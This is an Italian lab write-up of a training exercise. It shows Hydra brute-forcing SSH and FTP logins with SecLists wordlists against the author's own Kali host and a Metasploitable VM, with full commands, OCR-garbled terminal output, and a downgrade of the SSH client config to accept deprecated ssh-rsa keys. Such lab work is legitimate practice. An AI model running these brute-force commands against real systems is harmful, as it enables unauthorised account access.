S6L5

Consegna

L'esercizio di oggi richiede di fare pratica con hydra per craccare l'autenticazione dei servizi di rete

REQUISITI

ssh installato e configurato

utente test_user con password testpass

ftp installato e configurato

hydra

seclist

PROCEDURA REQUISITI

Eseguo il comando hydra con -L e -P per usare le liste scaricate con seclist, come ip metto l'ip della mia macchina, 12 thread e protocollo ssh, -V per avere verbose

1. aggiungo utente test_user con pw testpass

```
-(kali⊛kali)-[~]
$ sudo adduser test_user
info: Adding user `test_user' ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group `test_user' (1001) ... info: Adding new user `test_user' (1001) with group `test_user (1001)' ...
info: Creating home directory `/home/test_user' ...
info: Copying files from `/etc/skel'
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for test_user
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n]
info: Adding new user `test_user' to supplemental / extra groups `users' ...
info: Adding user `test_user' to group `users' ...
  –(kali⊕kali)-[~]
<u>_$</u>
```

2. Avvio ssh

```
___(kali⊗kali)-[~]
$ <u>sudo</u> service ssh start
```

3. Cerco il mio ip e poi entro in ssh per verificarne il funzionamento del protocollo ssh

```
-(kali® kali)-[~]
 -$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
      valid_lft forever preferred_lft forever
    inet6 :: 1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen
    link/ether 08:00:27:ad:25:87 brd ff:ff:ff:ff:ff
    inet 192.168.10.2/24 brd 192.168.10.255 scope global noprefixroute eth0
      valid_lft forever preferred_lft forever
    inet6 fe80::89ea:99cd:1b3c:ac1c/64 scope link noprefixroute
      valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen
    link/ether 08:00:27:f0:90:41 brd ff:ff:ff:ff:ff
```

```
(kali® kali)-[~]
$ ssh test_user@192.168.10.2
The authenticity of host '192.168.10.2 (192.168.10.2)' can't be established.
ED25519 key fingerprint is SHA256:7pvtBrHTBvgCpxk92w4+uXHplC+zAk0XE5sVCR87rcQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.10.2' (ED25519) to the list of known hosts.
test_user@192.168.10.2's password:
Linux kali 6.11.2-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.11.2-1kali1 (2024-10-15) x86_64
The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.

___(test_user@ kali)-[~]
```

CRACKING SSH

• Eseguo hydra con la seguente sintassi

```
(kali® kali)-[~]
$ hydra -l test_user -p testpass 192.168.10.2 -t 4 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secr
et service organizations, or for illegal purposes (this is non-binding, these *** ignore laws
and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-17 10:41:55
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ssh://192.168.10.2:22/
[22][ssh] host: 192.168.10.2 login: test_user password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-01-17 10:41:55
```

Hydra funziona correttamente

Installo seclist

```
(kali⊕kali)-[~]
$ sudo apt install seclists
```

```
-$ hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Pas
swords/xato-net-10-million-passwords-1000000.txt 192.168.10.2 -t 4 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret servic
e organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-17 15:17:33
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous
session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 8295455000000 login tries (l:8295455/p:1000000), ~207
3863750000 tries per task
[DATA] attacking ssh://192.168.10.2:22/
[ATTEMPT] target 192.168.10.2 -
[ATTEMPT] target 192.168.10.2 -
[ATTEMPT] target 192.168.10.2 -
                                              login "info" - pass "123456" - 1 of 8295455000000 [child 0] (0/0)
login "info" - pass "password" - 2 of 8295455000000 [child 1] (0/0)
login "info" - pass "12345678" - 3 of 8295455000000 [child 2] (0/0)
                                               login "info"
                                                                     pass "qwerty" - 4 of 8295455000000 [child 3] (0/0)
[ATTEMPT]
[ATTEMPT]
[ATTEMPT]
              target 192.168.10.2
                                                                     pass "123456789" - 5 of 8295455000000 [child 1] (0/0) pass "12345" - 6 of 8295455000000 [child 2] (0/0) pass "1234" - 7 of 8295455000000 [child 0] (0/0)
                                               login "info"
login "info"
              target 192.168.10.2
target 192.168.10.2
                                                login "info" -
[ATTEMPT]
              target 192.168.10.2
                                               login "info" -
login "info" -
                                                                     pass "111111" - 8 of 8295455000000 [child 3] (0/0) pass "1234567" - 9 of 8295455000000 [child 1] (0/0) pass "dragon" - 10 of 8295455000000 [child 2] (0/0)
[ATTEMPT]
              target 192.168.10.2
target 192.168.10.2
                                               login "info" -
[ATTEMPT]
              target 192.168.10.2
                                               login "info" -
login "info" -
login "info" -
                                                                     pass dragon - 10 of 8295455000000 [child 0] (0/0) pass "123123" - 11 of 8295455000000 [child 3] (0/0) pass "baseball" - 12 of 8295455000000 [child 3] (0/0) pass "abc123" - 13 of 82954550000000 [child 1] (0/0)
[ATTEMPT]
              target 192.168.10.2
[ATTEMPT]
[ATTEMPT]
              target 192.168.10.2
              target 192.168.10.2
                                               login "info" -
                                                                            "football" - 14 of 8295455000000 [child 2] (0/0)
[ATTEMPT]
              target 192.168.10.2
                                                                     pass
                                               login "info" -
login "info" -
                                                                     pass "monkey" - 15 of 8295455000000 [child 0] (0/0) pass "letmein" - 16 of 8295455000000 [child 3] (0/0)
[ATTEMPT]
[ATTEMPT]
              target 192.168.10.2
target 192.168.10.2
                                               login "info" -
                                                                            "696969" - 17 of 8295455000000 [child 1] (0/0)
              target 192.168.10.2
[ATTEMPT]
                                                                     pass
                                               login "info"
                                                                            "shadow" - 18 of 8295455000000
"master" - 19 of 8295455000000
[ATTEMPT]
              target 192.168.10.2
                                                                     pass
                                                                                                                          [child 2] (0/0)
                                                login "info"
              target 192.168.10.2
 ATTEMPT]
                                                                     pass
                                                                                                                           [child 0]
                                                                                                                                         (0/0)
                                               login "info"
[ATTEMPT]
              target 192.168.10.2
                                                                             "666666"
                                                                                             20 of 8295455000000
                                                                                                                           [child 3]
                                                                                                                                         (0/0)
                                                                     pass
```

Noto subito che ci sono tantissime combinazioni possibili, ci vorrebbero tanti anni per riuscire ad eseguire fino alla fine un brute force senza imbrogliare. Ai fini di chiarire la spiegazione, opto subito per la **soluzione opzionale**, ovvero mettere in calce le credenziali corrette

```
| Shdra -: /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -p /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt 192.168.10.2 -t 12 ssh -V Hydra v9.5 (c) 2023 by van Hauser/THC 6 David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-17 13:00:17

[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4

[WARNING] Restorefile (you have 10 seconds to abort ... (use option -1 to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore

[DATa] max 12 tasks per 1 server, overall 12 tasks, 829564295456 login tries (182955656)** (1829556676)** (1829556676)** (1829556676)** (1829556676)** (1829556676)** (1829556676)** (1829556676)** (1829556676)** (1829556676)** (1829556676)** (1829556676)** (1829556676)** (1829556676)** (1829556676)** (1829556676)** (1829556676)** (1829556676)** (1829556676)** (1829556676)** (1829556676)** (1829556676)** (1829556676)** (1829556676)** (1829556676)** (1829556676)** (1829556676)** (1829556676)** (1829556676)** (1829556676)** (1829556676)** (1829556676)** (1829556676)** (1829556676)** (1829556676)** (1829556676)** (1829556676)** (1829556676)** (1829556676)** (1829556676)** (1829556676)** (1829556676)** (1829556676)** (1829556676)** (1829556676)** (1829556676)** (1829556676)** (1829556676)** (1829556676)** (1829556676)** (1829556676)** (1829556676)** (1829556676)** (1829556676)** (1829556676)** (1829556676)** (1829556676)** (1829556676)** (1829556676)** (1829556676)** (1829556676)** (1829556676)** (1829556676)** (1829556676)** (1829556676)** (1829556676)** (1829556676)** (1829556676)** (1829556676)** (1829556676)** (1829556676)** (1829556676)** (1829556676)** (1829556676)** (1829556676)** (1829556676)** (1829556676)** (1829556676)** (1829556676)** (1829556676)** (1829556676)** (18295
```

Ho un match!

CRACKING FTP

Procedo analogamente al cracking ssh

1. Installo ftp e avvio con i comandi suggeriti

sudo apt install vsftpd sudo service vsftpd start

2. Faccio un primo tentativo

```
** (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-17 13:21:43

[DATA] max 12 tasks per 1 server, overall 12 tasks, 8295473590914 login tries (l:8295457/p:1000002), -691289465910 tries per task

[DATA] max 12 tasks per 1 server, overall 12 tasks, 8295473590914 login tries (l:8295457/p:1000002), -691289465910 tries per task

[DATA] attacking ftp://192.166.10.2 - login "kali" - pass "kali" - 1 of 8295473590914 [child 0] (0/0)

[ATTEMPT] target 192.168.10.2 - login "kali" - pass "testpass" - 2 of 8295473590914 [child 2] (0/0)

[ATTEMPT] target 192.168.10.2 - login "kali" - pass "1234567 - 3 of 8295473590914 [child 3] (0/0)

[ATTEMPT] target 192.168.10.2 - login "kali" - pass "12345678 - 5 of 8295473590914 [child 3] (0/0)

[ATTEMPT] target 192.168.10.2 - login "kali" - pass "12345678 - 5 of 8295473590914 [child 5] (0/0)

[ATTEMPT] target 192.168.10.2 - login "kali" - pass "12345678 - 5 of 8295473590914 [child 5] (0/0)

[ATTEMPT] target 192.168.10.2 - login "kali" - pass "12345678 - 5 of 8295473590914 [child 6] (0/0)

[ATTEMPT] target 192.168.10.2 - login "kali" - pass "12345678 - 5 of 8295473590914 [child 6] (0/0)

[ATTEMPT] target 192.168.10.2 - login "kali" - pass "12345678 - of 8295473590914 [child 7] (0/0)

[ATTEMPT] target 192.168.10.2 - login "kali" - pass "12345678 - of 8295473590914 [child 7] (0/0)

[ATTEMPT] target 192.168.10.2 - login "kali" - pass "1234578 - of 8295473590914 [child 7] (0/0)

[ATTEMPT] target 192.168.10.2 - login "kali" - pass "1234578 - of 8295473590914 [child 7] (0/0)

[ATTEMPT] target 192.168.10.2 - login "kali" - pass "1234578 - of 8295473590914 [child 7] (0/0)

[ATTEMPT] target 192.168.10.2 - login "kali" - pass "1234577 - of 8295473590914 [child 7] (0/0)

[ATTEMPT] target 192.168.10.2 - login "kali" - pass "1234577 - of 8295473590914 [child 1] (0/0)
```

3. Sarà necessario attivare il listen ftp

```
#
# Run standalone? vsftpd can
# daemon started from an ini
listen=YES
#
# This directive enables lise
# on the IPv6 "any" address
# and IPv4 clients. It is no
# sockets. If you want that
# addresses) then you must re
# files.
listen_ipv6=NO
#
# Allow anonymous FTP? (Disal anonymous_enable=NO
#
```

4. Usando la lista e aggiungendo in calce kali - kali e test_user - testpass, le credenziali funzionano e viene trovato un match

```
$ hvdra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Parames
 swords/xato-net-10-million-passwords-1000000.txt 127.0.0.1 -t 4 ftp -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret servi
e organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway
 Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-17 14:39:00
 [WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previou
| WARNING| Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore [DATA] max 4 tasks per 1 server, overall 4 tasks, 8295473590914 login tries (l:8295457/p:1000002), ~20 3868397729 tries per task [DATA] attacking ftp://127.0.0.1:21/
[ATTEMPT] target 127.0.0.1 - login "kali" - pass "kali" - 1 of 8295473590914 [child 0] (0/0) [ATTEMPT] target 127.0.0.1 - login "kali" - pass "testpass" - 2 of 8295473590914 [child 1] (0/0) [ATTEMPT] target 127.0.0.1 - login "kali" - pass "123456" - 3 of 8295473590914 [child 2] (0/0) [ATTEMPT] target 127.0.0.1 - login "kali" - pass "password" - 4 of 8295473590914 [child 3] (0/0) [21][ftp] host: 127.0.0.1 login: kali password: kali [ATTEMPT] target 127.0.0.1 - login "test_user" - pass "kali" - 1000003 of 8295473590914 [child 0] (0/0) [ATTEMPT] target 127.0.0.1 - login "test_user" - pass "testpass" - 1000004 of 8295473590914 [child 2] 0/0)
 [ATTEMPT] target 127.0.0.1 - login "test_user" - pass "123456" - 1000005 of 8295473590914 [child 3] (0
 [ATTEMPT] target 127.0.0.1 - login "test_user" - pass "password" - 1000006 of 8295473590914 [child 1]
                                                                                     login: test_user password: testpass
- login "info" - pass "kali" - 2000005 of 8295473590914 [child 2] (0/0)
- login "info" - pass "testpass" - 2000006 of 8295473590914 [child 0] (0/0)
- login "info" - pass "123456" - 2000007 of 8295473590914 [child 3] (0/0)
- login "info" - pass "password" - 2000008 of 8295473590914 [child 1] (0/0)
- login "info" - pass "12345678" - 2000009 of 8295473590914 [child 2] (0/0)
- login "info" - pass "qwerty" - 2000010 of 8295473590914 [child 0] (0/0)
- login "info" - pass "123456789" - 2000011 of 8295473590914 [child 3] (0/0)
- login "info" - pass "123456789" - 2000012 of 8295473590914 [child 1] (0/0)
- login "info" - pass "12345 - 2000013 of 8295473590914 [child 2] (0/0)
- login "info" - pass "121111" - 2000014 of 8295473590914 [child 0] (0/0)
- login "info" - pass "1234567" - 2000015 of 8295473590914 [child 3] (0/0)
- login "info" - pass "dragon" - 2000016 of 8295473590914 [child 1] (0/0)
- login "info" - pass "123123" - 2000017 of 8295473590914 [child 2] (0/0)
- login "info" - pass "baseball" - 2000018 of 8295473590914 [child 2] (0/0)
  [21][ftp]
[ATTEMPT]
                               host: 127.0.0.1
                                target 127.0.0.1
   ATTEMPT
                                target 127.0.0.1
                             target 127.0.0.1
target 127.0.0.1
target 127.0.0.1
target 127.0.0.1
target 127.0.0.1
target 127.0.0.1
target 127.0.0.1
   ATTEMPT:
   [ATTEMPT]
   ATTEMPT
   ATTEMPT
   [ATTEMPT]
  [ATTEMPT]
    ATTEMPT
                                target 127.0.0.1
```

OPZIONALE

Una soluzione è imbrogliare per mettere le password in calce alla lista e ottenere un riscontro subito

BONUS

Attaccare ssh anche su metasploitable. Potrebbe esserci un problema, da risolvere

Configurazione:


Accendo pfsense e metasploitable, li configuro tutti su rete interna.

Pingo Metasploitable

Provo a collegarmi con ssh per vedere se la configurazione è corretta.

Non funziona nè ssh nè hydra. Vado a toccare il file di configurazione ssh dentro /etc/ssh/ssh config

```
(kali@ kali)-[~]
sudo nano /etc/ssh/ssh_config
```



Aggiungo un'eccezione per algoritmo chiavi e accettazionetipochiavi +ssh-rsa, che ormai è deprecato perché non è più sicuro

Ora riprovo con Hydra, funziona correttamente

```
(kali® kali)-[~]

$ hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Pas swords/xato-net-10-million-passwords-1000000.txt 192.168.20.2 -t 4 ssh -V Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret servic e organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway)

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-17 15:36:49

[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore

[DATA] max 4 tasks per 1 server, overall 4 tasks, 8295455000000 login tries (l:8295455/p:1000000), ~207 3863750000 tries per task

[DATA] max 4 tasks per 1 server, overall 4 tasks, 8295455000000 login tries (l:8295455/p:1000000), ~207 3863750000 tries per task

[DATA] attacking ssh://192.168.20.2 - login "info" - pass "123456" - 1 of 8295455000000 [child 0] (0/0)

[ATTEMPT] target 192.168.20.2 - login "info" - pass "password" - 2 of 8295455000000 [child 1] (0/0)

[ATTEMPT] target 192.168.20.2 - login "info" - pass "password" - 2 of 8295455000000 [child 1] (0/0)

[ATTEMPT] target 192.168.20.2 - login "info" - pass "12345678" - 3 of 8295455000000 [child 3] (0/0)

[ATTEMPT] target 192.168.20.2 - login "info" - pass "12345789" - 5 of 8295455000000 [child 3] (0/0)

[ATTEMPT] target 192.168.20.2 - login "info" - pass "12345" - 7 of 8295455000000 [child 3] (0/0)

[ATTEMPT] target 192.168.20.2 - login "info" - pass "123457 - 9 of 8295455000000 [child 0] (0/0)

[ATTEMPT] target 192.168.20.2 - login "info" - pass "123457 - 9 of 8295455000000 [child 0] (0/0)

[ATTEMPT] target 192.168.20.2 - login "info" - pass "123457 - 10 of 8295455000000 [child 0] (0/0)

[ATTEMPT] target 192.168.20.2 - login "info" - pass "123457 - 10 of 8295455000000 [child 0] (0/0)

[ATTEMPT] target 192.168.20.2 - login "info" - pass "123123" - 11 of 8295455000000 [child 0] (0/0)

[ATTEMPT] target 192.168.20.2 - log
```

La scansione hydra funziona correttamente, ora aggiungo le credenziali in calce alla lista e riprovo

```
(kali® kali)=[~]
$ hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Pas
swords/xato-net-10-million-passwords-1000000.txt 192.168.20.2 -t 4 ssh -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret servic
e organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway)
.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-17 15:48:21
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous
session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 8295464295456 login tries (l:8295456/p:1000001), ~207
3866073864 tries per task
[DATA] attacking ssh://192.168.20.2:22/
[ATTEMPT] target 192.168.20.2 - login "msfadmin" - pass "msfadmin" - 1 of 8295464295456 [child 0] (0/0)
[ATTEMPT] target 192.168.20.2 - login "msfadmin" - pass "123456" - 2 of 8295464295456 [child 1] (0/0)
[ATTEMPT] target 192.168.20.2 - login "msfadmin" - pass "password" - 3 of 8295464295456 [child 2] (0/0)
[ATTEMPT] target 192.168.20.2 - login "imsfadmin" - pass "password" - 4 of 8295464295456 [child 3] (0/0)
[22][ssh] host: 192.168.20.2 - login "info" - pass "12345678" - 4 of 8295464295456 [child 3] (0/0)
[22][ssh] host: 192.168.20.2 - login "info" - pass "msfadmin" - 1000002 of 8295464295456 [child 1] (0/0)
[ATTEMPT] target 192.168.20.2 - login "info" - pass "password" - 1000003 of 8295464295456 [child 1] (0/0)
[ATTEMPT] target 192.168.20.2 - login "info" - pass "password" - 1000005 of 8295464295456 [child 2] (0/0)
[ATTEMPT] target 192.168.20.2 - login "info" - pass "password" - 1000005 of 8295464295456 [child 2] (0/0)
[ATTEMPT] target 192.168.20.2 - login "info" - pass "12345678" - 1000005 of 8295464295456 [child 2] (0/0)
[ATTEMPT] target 192.168.20.2 - login "info" - pass "12345678" - 1000005 of 8295464295456 [child 2] (0/0)
```

Ho un match